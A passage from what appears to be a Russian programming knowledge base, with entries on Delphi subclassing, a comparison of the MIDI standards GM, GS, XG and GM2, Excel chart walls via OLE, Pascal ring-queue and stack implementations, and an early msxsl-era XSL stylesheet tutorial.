completed. // so add to the Text and rest the highest bit. If mask = 0 Then. Begin. SourceMessage.Text := sourceMessage.Text + char(ch); Mask := $80; Ch := 0; End; End; End; End;
| Сабклассинг и суперклассинг в Delphi для начинающих |
"Сабклассинг и суперклассинг в Delphi для начинающих".
В данной статье я постараюсь рассказать об использовании двух мощных средств технологии Windows API - сабклассинга и суперклассинга. Все примеры к статье были составлены мною. Вы найдете их в прикрепленном к статье файле.
Стандарты MIDI: GM, GS, XG, GM2.
| Стандарты MIDI: GM, GS, XG, GM2. |
Вступление от Очень злого редактора:
Аббревиатура MIDI расшифровывается как Musical Instrument Digital Interface. Впрочем, если для Вас это - открытие, то дальше читать особого смысла нет. :).
Чем же интересна эта статья, от нашего постоянного автора, Сергея Котова, специализирующегося на обзорах профессионального MIDI-оборудования? В отличие от тысячи подобных материалов данная статья не цитирует спецификации по электрическому строению сигналов или соответствия номеров именам GM-инструментов. Вместо этого читателю (компьютерному музыканту или просто любителю экспериментов с MIDI-файлами), предлагается ознакомится с некоторыми конкретными практическими сведениями и рекомендациями.
Практически все современные электронные музыкальные инструменты (в том числе и звуковые карты) имеют управление по MIDI. Подробно об этом цифровом интерфейсе уже неоднократно писалось и в печатных изданиях и в электронных ресурсах. Смотрите, например, статью Описание интерфейса MIDI на сайте iXBT. Тем не менее, обычно рассматривается лишь один из существующих стандартов - General MIDI (GM), в то время как уже довольно давно существуют два расширения этой спецификации: GS, предложенный фирмой Roland и XG от фирмы Yamaha. Кроме того, начинает продвигаться новый общий стандарт GM2, предложенный в 1999 году MMA (MIDI Manufacturers Association).
Целью данной справочной статьи является сравнение возможностей, предоставляемых каждой из перечисленных спецификаций, что поможет заинтересованному читателю полнее использовать их особенности или наоборот, создавать MIDI-файлы, совместимые со всеми стандартами. Возможно, эта статья поможет сделать более разумный выбор при покупке музыкального оборудования из спектра, представленного сегодня на рынке. Предполагается, что читатель знаком с основами формата MIDI.
General MIDI (GM).
Первый общий стандарт был предложен в 1991 году ассоциацией производителей MIDI-оборудования. Он объединил изделия разношерстных производителей под именем General MIDI (System) Level 1. Сейчас его поддерживает абсолютное большинство моделей электронных синтезаторов, звуковых карт и клавиатур. Так как требования этого стандарта уже давно морально устарели, то, обычно, современные электронные инструменты поддерживают его лишь для базовой совместимости.
GM-файлы звучат на различных моделях существенно по разному. Дело в том, что определяя количество и состав мелодических инструментов не были точно описаны тембровые характеристики GM-инструментов. Поэтому, если для легкой музыки с традиционным составом оркестра звучание более-менее схоже, то, если задействуются инструменты из таких групп, как Synth Pad, Sound Effects и некоторых других, конечный результат может быть обескураживающим.
GS и XG.
Два похожих друг на друга стандарта предложили фирмы Roland и Yamaha. GS начал развиваться в 1991 году сразу за GM и в последующем неоднократно расширялся в связи с выпуском новых продвинутых моделей. XG от Ямахи начал активно продвигаться в 1996 году и при его разработке видимо были учтены наработки Роланда. Спецификация XG отличается огромным количеством настроек эффект-процессора.
General MIDI 2 (GM2).
В 1999 году MMA наконец "родила" расширение GM, получившее наименование General MIDI Level 2 (GM2). В новом стандарте расширили полифонию и палитру доступных инструментов до 256, добавили ряд новых контроллеров. В GM2 прослеживается влияние стандартов Роланда и Ямахи. Несмотря на соглашение между этими фирмами General MIDI Level 2 пока не получил широкого распространения.
Несколько мифов
Довольно часто можно слышать о "плохом качестве MIDI-музыки". MIDI-файл - не музыка, это набор команд по управлению электронными музыкальными инструментами и ничего более. Вспомним классический духовой орган. Здесь исполнитель посредством сложнейшей механики управляет подачей воздуха в комбинации звучащих труб. MIDI - электронный аналог такой механики. Это инструмент, при помощи которого исполнитель реализует свои замыслы. Поэтому, совершенно бессмысленно говорить о качестве MIDI, имеет место лишь разговор о возможностях управления, предоставляемого этим цифровым интерфейсом.
"XG лучше звучит чем GM". Да, спецификация XG предоставляет больше документированных возможностей по управлению синтезом звука, но это не значит, что электронные инструменты от Ямахи лучше других GM совместимых устройств. У XG есть преимущество в однообразии звука и управления различными моделями устройств, от самых дешевых (звуковушки серии 7xx за $10-20) до самых дорогих (MU128), но к качеству самого звука это отношения почти не имеет.
"GM и его последующие дополнения единственно возможные способы управления электронными инструментами". MIDI, вообще-то, проектировался с расчетом на разработчиков и программистов электронных инструментов, но не для самих музыкантов. У клавишных синтезаторов и большинства внешних модулей премудрости управления для исполнителя реализованы через удобный внешний интерфейс, а MIDI скрыто внутренней реализацией и проявляется на этапе записи (чтения) в секвенсор внешнего устройства, которым сейчас обычно является компьютер. Поэтому, используя качественный клавишный синтезатор можно вполне обходиться без знания удручающих шестнадцатеричных кодов MIDI-сообщений. Для звуковых карт, к сожалению, точное знание спецификации MIDI изначально была и есть необходимость. Отсутствие физических органов управления (ручек, слайдеров и т.п.) принуждает изучать их моделирование с помощью MIDI-контроллеров и Sysex-сообщений. Рисованные софтовые синтезаторы здесь помогают, но не заменяют знания внутренностей MIDI. Тем не менее, возможно создание удобной для пользователя надстройки или даже замены формата MIDI-сообщений. К сожалению, пока за это никто не берется.
Общие характеристики
Каждый "приличный" MIDI-файл содержит короткое Sysex-сообщение, инициализирующее MIDI устройство. По виду этого сообщения можно определить, какая спецификация должна использоваться для проигрывания файла.
GM. GM System On. F0 7E 7F 09 01 F7. GS. GS Reset. F0 41 10 42 12 40 00 7F 00 41 F7. XG. XG System On. F0 43 10 4C 00 00 7E 00 F7. GM2. GM2 System On. F0 7E 7F 09 03 F7.
Ниже в таблице сведены глобальные характеристики указанных стандартов:
Для GS и XG возможны различные значения параметров в зависимости от конкретной реализации MIDI-устройства, например, количество доступных каналов может достигать 32, количество инструментов у старших моделей - свыше тысячи.
Список контроллеров (Control Changes).
В таблице обозначены: X - реакция на функцию (контроллер) предусмотрена стандартом; O - функция (контроллер) не задействована; * - не для всех моделей (минимальная конфигурация не предусматривает).
Интерпретация функций контроллеров выбора банка MSB и LSB в стандартах GS и XG различна. По контроллеру с номером 0 (Выбор банка по MSB) в GS можно выбрать одну из вариаций основного GM-инструмента, а в XG это выбор дополнительного, часто нестандартного банка инструментов (здесь обычно располагаются инструменты PLG, дополнительные наборы ударных и т.д.). По контроллеру 32 (Выбор банка по LSB) в GS можно выбрать один из основных моделей GS тон-генератора (SC-55, SC-88, SC-88Pro, SC-8820).
Выбор конкретной модели обусловлен тем, что разные версии инструментов от Роланда могут звучать немного по разному (например Grand Piano SC-55 заметно отличается от Grand Piano SC-8820). В XG по контроллеру 32 выбирается дополнительные вариации основных GM-инструментов. А в остальном, современный GS отличается от XG только наличием управления вибрато, которое в XG вынесено в NRPN и реакцией на контроллер 75, управляющий временем спада (decay) после фазы атаки звука.
Зарегистрированные номера параметров (RPN).
В таблице обозначены: X - реакция на функцию (параметр) предусмотрена стандартом; O - функция (параметр) не задействована.
Незарегистрированные номера параметров (NRPN).
В таблице обозначены: X - реакция на функцию (параметр) предусмотрена стандартом; O - функция (параметр) не задействована; * - параметры повторяют одноименные контроллеры; xx - номер ударного инструмента.
GM2 не предусматривает управление по NRPN (на то и название!). В XG, в отличие от GS, добавили тонкие, но вполне востребованные настройки для ударных инструментов.
Системные сообщения (SysEx).
Различных SysEx сообщений в GS и XG огромное количество. Многие из них повторяют приведенные выше контроллеры. В таблице ниже системные сообщения сгруппированы по типам. Опущены специализированные SysEx, характерные для конкретных (продвинутых) моделей.
В таблице обозначены: X - реакция на функцию предусмотрена стандартом; O - функция не задействована; * - не для всех моделей (минимальная конфигурация не предусматривает); ** - реализовано недостаточно полно.
В строки Variation & Insertion включены все эффекты, не относящиеся по типу к реверберациям и хорусам (дисторшн, тремоло и пр.).
Как уже говорилось выше, XG отличается массой настроек эффект-процессора, но последние GS модели (8820, 8850) довольно близко подошли к спецификации от Ямахи.
GM2 обеспечивает базовую функциональность управления реверберацией и хорусом. Другие типы эффектов не предусмотрены.
Выводы
Спецификация GM давно устарела. Все современные модели звукосинтезирующих устройств, носящие логотип GM, так или иначе её превосходят, особенно в части управления эффектами. Спецификация GM2 зафиксировала существующее положение дел и вполне может использоваться при проектировании недорогих SamplePlayBack-устройств.
GS и XG по управлению довольно близки друг к другу, но состав инструментов у них существенно различен, что мешает переносимости GS и XG MIDI-файлов. Только несколько моделей от Корга (!) совмещают в себе стандарты GS и XG (N1, 5, 5ex).
Спецификации MIDI прямо не влияют на качество звука. Нужно только учитывать, что и GS, и XG имеют общность управления и тембров для разного спектра моделей, от дешевых до дорогих. Это позволяет, начав работу (развлечение) с малого, затем перейти на более стоящие вещи, не растеряв багаж своих наработок.
Сергей Котов (kotov@rosagrosnab.ru) Опубликовано - 19 октября 2001 года
©Drkb::03624.
| Стены и основание диаграммы |
Стены и основание диаграммы
Стены представляют собой вертикальные области, ограничивающие графическую часть диаграммы, и описываются через свойства и методы объекта Walls. Этот объект имеет такие свойства, как цвет и стиль окаймления, стиль и цвет (заливка) области стен. Функции управления этими свойствами смотрите в приложении (www.kornjakov.ru/st2_6.zip), а здесь рассмотрим их фрагменты.
Цвет, толщина и стиль рамки окаймления:
Code: E.Charts.Item[name].Walls.Border.Color:=Color; E.Charts.Item[name].Walls.Border.Weight:=Weight; E.Charts.Item[name].Walls.Border.LineStyle:=LineStyle;
| Статическая реализация очереди на основе массива |
При представлении очереди вектором в статической памяти в дополнение к обычным для дескриптора вектора параметрам в нем должны находиться два указателя: на начало очереди (на первый элемент в очереди) и на ее конец (первый свободный элемент в очереди). При включении элемента в очередь элемент записывается по адресу, определяемому указателем на конец, после чего этот указатель увеличивается на единицу. При исключении элемента из очереди выбирается элемент, адресуемый указателем на начало, после чего этот указатель уменьшается на единицу.
Очевидно, что со временем указатель на конец при очередном включении элемента достигнет верхней границы той области памяти, которая выделена для очереди. Однако, если операции включения чередовались с операциями исключения элементов, то в начальной части отведенной под очередь памяти имеется свободное место. Для того, чтобы места, занимаемые исключенными элементами, могли быть повторно использованы, очередь замыкается в кольцо: указатели (на начало и на конец), достигнув конца выделенной области памяти, переключаются на ее начало. Такая организация очереди в памяти называется кольцевой очередью. Возможны, конечно, и другие варианты организации: например, всякий раз, когда указатель конца достигнет верхней границы памяти, сдвигать все непустые элементы очереди к началу области памяти, но как этот, так и другие варианты требуют перемещения в памяти элементов очереди и менее эффективны, чем кольцевая очередь.
В исходном состоянии указатели на начало и на конец указывают на начало области памяти. Равенство этих двух указателей (при любом их значении) является признаком пустой очереди. Если в процессе работы с кольцевой очередью число операций включения превышает число операций исключения, то может возникнуть ситуация, в которой указатель конца "догонит" указатель начала. Это ситуация заполненной очереди, но если в этой ситуации указатели сравняются, эта ситуация будет неотличима от ситуации пустой очереди. Для различения этих двух ситуаций к кольцевой очереди предъявляется требование, чтобы между указателем конца и указателем начала оставался "зазор" из свободных элементов. Когда этот "зазор" сокращается до одного элемента, очередь считается заполненной и дальнейшие попытки записи в нее блокируются. Очистка очереди сводится к записи одного и того же (не обязательно начального) значения в оба указателя. Определение размера состоит в вычислении разности указателей с учетом кольцевой природы очереди.
Программный пример иллюстрирует организацию очереди и операции на ней.
Code: {==== Программный пример ====}. Unit Queue; { Очередь FIFO - кольцевая }. Interface. Const SIZE=...; { предельный размер очереди }. Type data = ...; { эл-ты могут иметь любой тип }. Procesure QInit; Procedure Qclr; Function QWrite(a: data) : boolean; Function QRead(var a: data) : boolean; Function Qsize : integer; Implementation { Очередь на кольце }. Var QueueA : array[1..SIZE] of data; { данные очереди }. Top, bottom : integer; { начало и конец }. Procedure QInit; {** инициализация - начало=конец=1 }. Begin top:=1; bottom:=1; end; Procedure Qclr; {**очистка - начало=конец }. Begin top:=bottom; end; Function QWrite(a : data) : boolean; {** запись в конец }. Begin. If bottom mod SIZE+1=top then { очередь полна } QWrite:=false. Else begin. { запись, модификация указ.конца с переходом по кольцу }. Queue[bottom]:=a; bottom:=bottom mod SIZE+1; QWrite:=true; End; end; { QWrite }. Function QRead(var a: data) : boolean; {** выборка из начала }. Begin. If top=bottom then QRead:=false else. { запись, модификация указ.начала с переходом по кольцу }. Begin a:=Queue[top]; top:=top mod SIZE + 1; QRead:=true; End; end; { QRead }. Function QSize : integer; {** определение размера }. Begin. If top <= bottom then QSize:=bottom-top. Else QSize:=bottom+SIZE-top; End; { QSize }. END.
| Статическая реализация стека на основе массива |
При представлении стека в статической памяти для стека выделяется память, как для вектора. В дескрипторе этого вектора кроме обычных для вектора параметров должен находиться также указатель стека - адрес вершины стека. Указатель стека может указывать либо на первый свободный элемент стека, либо на последний записанный в стек элемент. (Все равно, какой из этих двух вариантов выбрать, важно в последствии строго придерживаться его при обработке стека.) В дальнейшем мы будем всегда считать, что указатель стека адресует первый свободный элемент и стек растет в сторону увеличения адресов.
При занесении элемента в стек элемент записывается на место, определяемое указателем стека, затем указатель модифицируется таким образом, чтобы он указывал на следующий свободный элемент (если указатель указывает на последний записанный элемент, то сначала модифицируется указатель, а затем производится запись элемента). Модификация указателя состоит в прибавлении к нему или в вычитании из него единицы (помните, что наш стек растет в сторону увеличения адресов.
Операция исключения элемента состоит в модификации указателя стека (в направлении, обратном модификации при включении) и выборке значения, на которое указывает указатель стека. После выборки слот, в котором размещался выбранный элемент, считается свободным.
Операция очистки стека сводится к записи в указатель стека начального значения - адреса начала выделенной области памяти.
Определение размера стека сводится к вычислению разности указателей: указателя стека и адреса начала области.
Программный модуль, представленный в примере, иллюстрирует операции над стеком, расширяющимся в сторону уменьшения адресов. Указатель стека всегда указывает на первый свободный элемент.
Предполагается, что в модуле будут уточнены определения предельного размера структуры и типа данных для элемента структуры:
Code: Const SIZE = ...; Type data = ...; {==== Программный пример ====}. { Стек }. Unit Stack; Interface. Const SIZE=...; { предельный размер стека }. Type data = ...; { эл-ты могут иметь любой тип }. Procedure StackInit; Procedure StackClr; Function StackPush(a : data) : boolean; Function StackPop(Var a : data) : boolean; Function StackSize : integer; Implementation. Var StA : array[1..SIZE] of data; { Стек - данные }. { Указатель на вершину стека, работает на префиксное вычитание }. Top : integer; Procedure StackInit; {** инициализация - на начало }. Begin top:=SIZE; end; {** очистка = инициализация }. Procedure StackClr; Begin top:=SIZE; end; { ** занесение элемента в стек }. Function StackPush(a: data) : boolean; Begin. If top=0 then StackPush:=false. Else begin { занесение, затем - увеличение указателя }. StA[top]:=a; top:=top-1; StackPush:=true; End; end; { StackPush }. { ** выборка элемента из стека }. Function StackPop(var a: data) : boolean; Begin. If top=SIZE then StackPop:=false. Else begin { указатель увеличивается, затем - выборка }. Top:=top+1; a:=StA[top]; StackPop:=true; End; end; { StackPop }. Function StackSize : integer; {** определение размера }. Begin StackSize:=SIZE-top; end; END.
Стилевые таблицы XSL.
| Стилевые таблицы XSL. |
Язык XML. Стилевые таблицы XSL.
В предыдущем разделе для вывода элементов XML- документа на экран броузера мы применяли Java Script-сценарии Однако, как уже отмечалось, для этих целей предпочтительней использование специально предназначенного для этого средства - стилевых таблиц XSL(Extensible Stylesheet Language).
Стилевыми таблицами (стилевыми листами) принято называть специальные инструкции, управляющие процессом отображения элемента в окне программы-клиента(например, в окне броузера). Предложенные в качестве рекомендация W3C, каскадные стилевые таблицы(CSS- Cascading Style Sheets [7]) уже больше года используются Web- разработчиками для оформления Web- страниц. Поддержка CSS наиболее известными на сегодняшний день броузерами Netscape Navigator(начиная с версии 4.0) и Microsoft Explorer(начиная с версии 3.0), позволила использовать стилевые таблицы для решения самого широкого спектра задач - от оформления домашней странички до создания крупного корпоративного Web-узла. Слово каскадные в определении CSS означает возможность объединения отдельных элементов форматирования путем вложенных описаний стиля. Например, атрибуты текста, заданные в тэге <body>, будут распространяться на вложенные тэги до тех пор, пока в них не встретятся стилевые описания, отменяющие или дополняющие текущие параметры. Таким образом, использование таблиц CSS в HTML было весьма эффективно - отпадала необходимость явного задания тэгов форматирования для каждого из элементов документа.
Являясь очень мощным средством оформления HTML- страниц, CSS- таблицы, тем не менее, не могут применяться в XML-документах, т.к. набор тэгов в этом языке не ограничен и использование статических ссылок на форматируемые объекты документа в этом случае невозможно.
Поэтому для форматирования XML- элементов был разработан новый язык разметки, являющийся подмножеством XML, и специально был предназначен для форматирования XML- элементов.
Некоторые его отличия от CSS: Во-первых, стилевые таблицы XSL позволяют определять оформление элемента в зависимости от его месторасположения внутри документа, т.е. к двум элементам с одинаковым названием могут применяться различные правила форматирования. Во-вторых, языком, лежащем в основе XSL, является XML, а это означает, что XSL более гибок, универсален и у разработчиков появляется возможность использования средства для контроля за корректностью составления таких стилевых списков(используя DTD или схемы данных) В-третьих, таблицы XSL не являются каскадными, подобно CSS, т.к. чрезвычайно сложно обеспечить "каскадируемость" стилевых описаний, или, другими словами, возможность объединения отдельных элементов форматирования путем вложенных описаний стиля, в ситуации, когда структура выходного документа заранее неизвестна и он создается в процессе самого разбора. Однако в XSL существует возможность задавать правила для стилей, при помощи которых можно изменять свойства стилевого оформления, что позволяет использовать довольно сложные приемы форматирования
В настоящий момент язык XSL находится на стадии разработки в W3C[3] и в будущем, видимо, станет частью стандарта XML. Это означает, что использование этого механизма является наиболее перспективным способом оформления XML- документов. В текущем рабочем варианте W3C, XSL рассматривается не только как язык разметки, определяющий стилевые таблицы - в него заложены средства, необходимые для выполнения действий по фильтрации информации, выводимой в окно клиента, поиска элементов, сложного поиска, основанного на зависимостях между элементами и т.д. На сегодняшний день единственным броузером, поддерживающим некоторые из этих возможностей, является бэта-версия Internet Explorer 5.0, однако в самом ближайшем будущем, безусловно, XSL будет использоваться также широко, как сегодня стандартные тэги HTML.
В этом разделе мы рассмотрим упрощенную объектную модель XSL- документа, используемую в текущей версии XSL-конвертора Microsoft msxsl, и поэтому информацию, изложенную далее, нельзя считать описанием стандарта языка.
Все примеры, приводимые далее, могут быть проверены при помощи XSL- конвертора, свободно доступного на странице Mcrosoft [ www.microsoft.com/xml/xsl/ ].
С чего начать
Принцип обработки XML- документов стилевыми таблицами заключается в следующем: при разборе XSL-документа программа-анализатор обрабатывает инструкции этого языка и каждому элементу, найденному в XML- дереве ставит в соответствие набор тэгов, определяющих форматирование этого элемента. Другими словами, мы задаем шаблон форматирования для XML- элементов, причем сам этот шаблон может иметь структуру соответствующего фрагмента XML-документа. Инструкции XSL определяют точное месторасположение элемента XML в дереве, поэтому существует возможность применять различные стили оформления к одинаковым элементам, в зависимости от контекста их использования.
В общем случае, XSL позволяет автору задавать параметры отображения элемента XML, используя любые языки, предназначенные для форматирования - HTML, RTF и т.д. В этом разделе мы будем использовать в качестве такого языка HTML, т.к. документы, созданные при помощи этого языка разметки могут просматриваться любой подходящей программой просмотра Web-страниц
Структура XSL- таблиц
Рассмотрим основные структурные элементы XSL, используемые, в частности, в конверторе msxsl, для создания оформления XML-документов.
Правила XSL.
XSL- документ представляет собой совокупность правил построения, каждое из которых выделено в отдельный блок, ограниченный тэгами <rule> и </rule>;. Правила определяют шаблоны, по которым каждому элементу XML ставится в соответствие последовательность HTML- тэгов, т.е. внутри них содержатся инструкции, определяющие элементы XML- документа и тэги форматирования, применяемые к ним.
Элементы XML, к которым будет применяться форматирование, обозначаются в XSL дескриптором <target-element/>;. Для указания элемента с конкретным названием (название элемента определяется тэгами, его обозначающими), т.е. определения класса элемента, можно использовать атрибут type="<имя_элемента>".
Вот пример простейшего XSL-документа, определяющего форматирование для фрагмента <flower>rose</flower> :
<xsl>
<rule>
<target-element type="flower"/>
<p color="red" font-size="12">
<children/>
</p>
</rule>
</xsl>
Уже на этом примере можно проследить особенность использования стилевых таблиц: в любых правилах при помощи соответствующих элементов декларативно задается область, которая определяет фрагмент XML-документа, как мы чуть позже увидим, программа-анализатор заново проходит все элементы, начиная с текущего, всякий раз, когда в структуре XML- документа обнаруживаются новые вложенные элементы.
Инструкция <target-element> указывает на то, что данное правило определяет элемент. Параметром type="flower" задается название XML-элемента, для которого будет использоваться это правило. Программа-конвертор будет использовать HTML-тэги, помещенные внутри блока <rule></rule> для форматирования XML-элемента, которому "предназначался" текущий блок. В том случае, если для какого-то элемента XML шаблон не определяется, в выходной документ будут добавлены тэги форматирования по умолчанию (например, <DIV></DIV> ).
Процесс разбора XSL-правил является рекурсивным, т.е. если у элемента есть дочерние элементы, то программа будет искать определения этих элементов, расположенных "глубже" в дереве документа. Указанием на то, что необходимо повторить процесс разбора XML документа, теперь уже для дочерних элементов, является инструкция <children/>. Дойдя до нее, анализатор выберет из иерархического дерева XML- элементов нужную ветвь и найдет в XSL-шаблонах правила, определяющие форматирование этих нижележащих элементов. В том случае, если вместо <children> мы укажем инструкцию <empty/>;, программа закончит движение по данной ветви и возвратится назад, в родительское правило. При этом текущее правило никакой информации в выходном HTML-документе изменять не будет, т.к. <empty/> в данном случае означает, что содержимое элемента отсутствует.
Если в одном правиле <target-element> используется несколько раз, то инструкции по форматированию будут распространены на все описываемые внутри него XML-элементы, т.е. можно задавать единый шаблон форматирования для нескольких элементов одновременно:
<xsl>
<rule>
<target-element type="item1"/>
<target-element type="item2"/>
<target-element type="item3"/>
<hr>
<children/>
<hr>
</rule>
</xsl>
Ниже приведен пример более сложного XSL- описания, некоторые фрагменты которого будут пояснены позже.
XML-документ:
<?XML Version="1.0"?>
<documents>
<books>
<book id="Book1">
<title>Макроэномические показатели экономики
Римской Империи в период ее расцвета</title>
<author>Иван Петров</author>
<date>21.08.98</date>
</book>
<book id="Book2">
<title>Цветоводство и животноводство.
Практические советы</title>
<author>Петр Сидоров</author>
<date>10.10.98</date>
</book>
</books>
<articles>
<article id="Article1">
<author>Петр Иванов</author>
<title>Влияние повышения тарифов оплаты за телефон
на продолжительность жизни населения</title>
<date>12.09.98</date>
</article>
</articles>
</documents>
Содержимое XSL-документа:
<xsl>
<rule>
<root/>
<HTML>
<BODY bgcolor="white">
<center><hr width="80%"/><b>Library</b>
<hr width="80%"/><br/>
<table width="80%" border="2">
<children/>
</table></center>
</BODY>
</HTML>
</rule>
<rule>
<element type="book">
<target-element type="author"/>
</element>
<td align="center">
<p color="red" font-size="14"> <b>
<children/>
</b></p></td>
</rule>
<rule>
<element type="article">
<target-element type="author"/>
</element>
<td align="center">
<p color="red" font-size="14".
Font-style="italic"><children/></p></td>
</rule>
<rule>
<target-element type="book"/>
<tr><children/></tr>
</rule>
<rule>
<target-element type="article"/>
<tr><children/></tr>
</rule>
<rule>
<target-element/>
<td align="center"><p><children/></p></td>
</rule>
<rule>
<target-element type="books"/>
<tr><td colspan="3" bgcolor="silver".
>Books</td></tr>
<children/>
</rule>
<rule>
<target-element type="articles"/>
<tr><td colspan="3" bgcolor="silver".
>Articles</td></tr>
<children/>
</rule>
</xsl>
Корневое правило
Разбор любого XSL- документа всегда начинается с правила для корневого элемента, в котором определяется область всего разбираемого XML документа и поэтому тэги форматирования, помещенные сюда, будут действовать на весь документ в целом. Для обозначения корневого правила необходимо включить в него элемент <root/>;. Например, для того, чтобы задать тэг <body> для формируемой нами выходной HTML- страницы, мы можем использовать следующий фрагмент:
<xsl>
<rule>
<root/>
<html><head><title> Flowers</title></head>
<body bgcolor="white" link="blue" alink="darkblue".
Vlink="darckblue">
<children/>
</body>
</html>
</rule>
</xsl>
В этом примере при помощи инструкций <root/> и <children/> мы определили ряд начальных и конечных HTML-тэгов для нашей страницы, между которыми затем в процессе рекурсивного обхода XSL- анализатора будут помещены остальные элемента документа.
В том случае, если мы не определяем правило для корневого элемента, разбор документа начнется с первого правила с инструкцией <target-element>(для оформления же заголовка документа будет использован образец форматирования, применяющийся по умолчанию).
Отношения между элементами
Дочерние элементы в XML-документе всегда находятся внутри области, определяемой тэгами родительского по отношению к ним элемента. Для того, чтобы точно указать месторасположение обрабатываемого элемента в дереве XML, в XSL используется дополнительный тэг <element>;. При помощи него можно указать, какие элементы должны предшествовать текущему, а какие - следовать после него. Например, в следующем фрагменте определяется, что форматирование элемента <title> будет зависеть от его месторасположения внутри XML-документа:
<xsl>
<rule>
<element type="journal">
<target-element type="title"/>
</element>
<center>
<hr width=80%>
<children/>
<hr width=80%>
</center>
</rule>
<rule>
<element type="article">
<target-element type="title"/>
</element>
<td align="center"><p color="blue" font-size="14".
Font-style="italic"><children/>
</td>
</rule>
</xsl>
Как видно из примера, если в XML- документе будет найден элемент <title>, являющийся дочерним по отношению к элементу <article> (название статьи), то его форматирование будет несколько отличаться от элемента <title>, расположенного внутри тэгов <journal>
Приоритеты правил
В том случае, если внутри XSL- документа встречается несколько правил для одного и того же элемента, то msxsl будет использовать то из них, которое более точно определяет позицию данного элемента. Т.е. если XSL- документ содержит следующие правила:
<rule>
<element type="journal">
<target-element type="title"/>
</element>
<center>
<hr width=80%>
<children/>
<hr width=80%>
</center>
</rule>
<rule>
<target-element type="title"/>
<b>
<children/>
</b>
</rule>
, то при использовании этой стилевой таблицы в случае, когда элемент <title> является потомком <journal>, к нему будет применено первое правило. Для любых же других элементов будет действовать правило без тэга <element>
В общем случае приоритет правил определяется следующим образом (в порядке убывания приоритета):
· правила, помеченные специальным тэгом <importance>
· правила с наибольшим значением атрибута id, если он определен
· правила с наибольшим значением атрибута class, если он определен
· правила, имеющие наибольшую вложенность, определяемую тэгом <element>
· правила, использующие атрибут type совместно с <target-element>
· правила, в которых отсутствует атрибут type в <target-element> или <element>
· правила с более высоким приоритетом, задаваемым атрибутом priority тэга <rule>
· правила с наибольшим значением квалификаторов <only>, <position>, <attribute>
Использование атрибутов элементов
Применительно к <target-element> и <element> в правилах также могут использоваться специальные элементы <attribute>;, при помощи которых можно уточнять характеристики обрабатываемых элементов, задавая различные инструкции форматирования для одинаковых элементов с различными атрибутами. Указываемые в <attribute> параметры name и value определяют атрибут XML, который должен иметь текущий обрабатываемый элемент. Например, в следующем фрагменте все элементы с атрибутом free_lance ="true" будут выделены в выходном HTML- документе серым цветом
<rule>
<target-element type="author">
<attribute name="free_lance" value="true">
</target-element>
<p color="gray">
<children/>
</p>
</rule>
Фильтрация элементов
Одним из самых мощных средств XSL является возможность сортировки и выборки элементов, выделяемых из общего дерева элементов документа. Для этого используется элемент <select-elements>;, который заменяет <children/> в правилах, определяя те элементы, которые следует обработать в процессе рекурсивного обхода. Например, в следующем примере будут обработаны только элементы <author>:
<rule>
<target-element type=" staff"/>
<div>
<select-elements>
<target-element type = "author"/>
</select-elements>
</div>
</rule>
Элемент <select-elements> сам по себе не определяет шаблон форматирования, он лишь управляет работой анализатора, обозначая, подобно <children/>, "нижележащие" элементы. В приведенном примере элемент <author> должен быть расположен внутри элемента <staff>
Для того, чтобы в шаблоне выделить не только собственные дочерние элементы, но и дочерние элементы потомков, т.е. использовать несколько уровней вложенности, необходимо задать параметр from = "descendants". Если параметр имеет значение "children", что указывает на то, что выбор должен производится из списка собственных дочерних элементов, то атрибут from может опускаться, т.к. "children" является значением по умолчанию.
Правила стилей
В отличие от CSS, в XSL невозможно использование каскадных стилевых определений(т.е. нельзя использовать несколько правил для определения стиля одного того же элемента), т.к. такие ограничения вводит рекурсивный алгоритм работы программы - анализатора. Однако использование правил определения стиля(Style Rules) элемента позволяет каким-то образом скомпенсировать этот недостаток.
Для определения правила стилевого оформления необходимо воспользоваться элементом <style-rule>;, который используется точно также, как и <rule>, но инструкции, содержащиеся в нем, никак не влияют на структуру выходного документа. Поэтому все команды внутри этого правила должны описываться в рамках элемента <apply>. Вот как будет выглядеть, например, определение стиля для элемента <flower>rose</flower>;:
<style-rule>
<target-element type ="flower"/>
<apply color ="red"/>
</style-rule>
<rule>
<target-element type="flower"/>
<div font-style="italic";>
<children/>
</div>
</rule>
Если бы мы не определили правила <rule>, то в выходной документ не было бы помещено никакой информации, т.к. элемент <style-rule> только определяет параметры стилевого оформления, не предпринимая никаких других действий.
Также надо учитывать, что XSL- анализатор использует CSS для определения задаваемого правилами <style-rule> стиля в выходном HTML-документе, тем самым предоставляя нам возможность использования этого мощного средства при оформлении HTML-страниц После обработки приведенного в примере фрагмента в выходной документ будут помещены следующие элементы:
<div style= "font-style: italic; color : red;".
>rose</div>
Еще один пример:
Стили в формате CSS:
Issue {font-weight=bold; color=blue;}.
.new {font-weight=bold; color=red;}.
Фрагмент XSL- документа, позволяющего использовать подобные стилевые определения:
<style-rule>
<target-element type ="issue"/>
<apply color ="blue"/>
</style-rule>
<style-rule>
<target-element type ="issue">
<attribute name ="class" value ="new" />
</target-element>
<apply color ="red"/>
</style-rule>
<rule>
<target-element type="issue"/>
<div>
<children/>
</div>
</rule>
Сценарии
Сценарии могут использоваться в документах XSL точно также, как и в HTML. Кроме того, сценарии, содержащиеся внутри XSL-документа и запускаемые броузером в процессе обработки документа могут динамически создавать HTML-документы, извлекая необходимую для этого информацию непосредственно из элементов XSL-документа.
Для написания сценариев XSL использует специальный скриптовый язык - ECMAScript. Однако в msxsl для этих целей можно применять Microsoft JavaScript,- язык, который объединил в себе некоторые элементы стандартного JavaScript и ECMAScript.
Вычисление выражений
Наиболее простым примером использования сценариев в XSL -документе является вычисление значений параметров описываемых элементов. Для этого надо просто поставить знак равенства в качестве первого символа параметра, что заставит XSL-процессор вычислить значение выражения(синтаксис этого выражения должен отвечать требованиям JavaScript). Например, после разбора этого правила:
<rule>
<target-element type="header">
<hr width="=100-20+'%'">
<children/>
<hr width="80%">
</rule>
, в выходном документе окажутся следующие инструкции:
<hr width=80%>
...
<hr width=80%>
Очень часто в правилах XSL необходимо использовать атрибуты описываемого в них элемента. Для этого мы должны воспользоваться методом getAttribute(), описанным в объектной модели XML (мы рассматриваем объектную модель XML-документов, предложенную Microsoft, список этих функций приведен в конце раздела). Т.к. каждому элементу XSL доступен указатель на соответствующий ему объект, сценарий может обращаться к внутренним функциям и свойствам этих элементов, при помощи которых и осуществляются необходимые действия.
В следующем фрагменте XML- документа определяется элемент <article>, в котором атрибут src используется для задания адреса файла, содержащего текст статьи.
<articles>
<article src="http://server/pages/article.html">
Bugs report</article>
</articles>
Для того, чтобы использовать этот атрибут в выходном HTML-документе, необходимо определить следующее правило:
<rule>
<target-element type="article">
<a href='=getAttribute("src")'>
<children/>
</a>
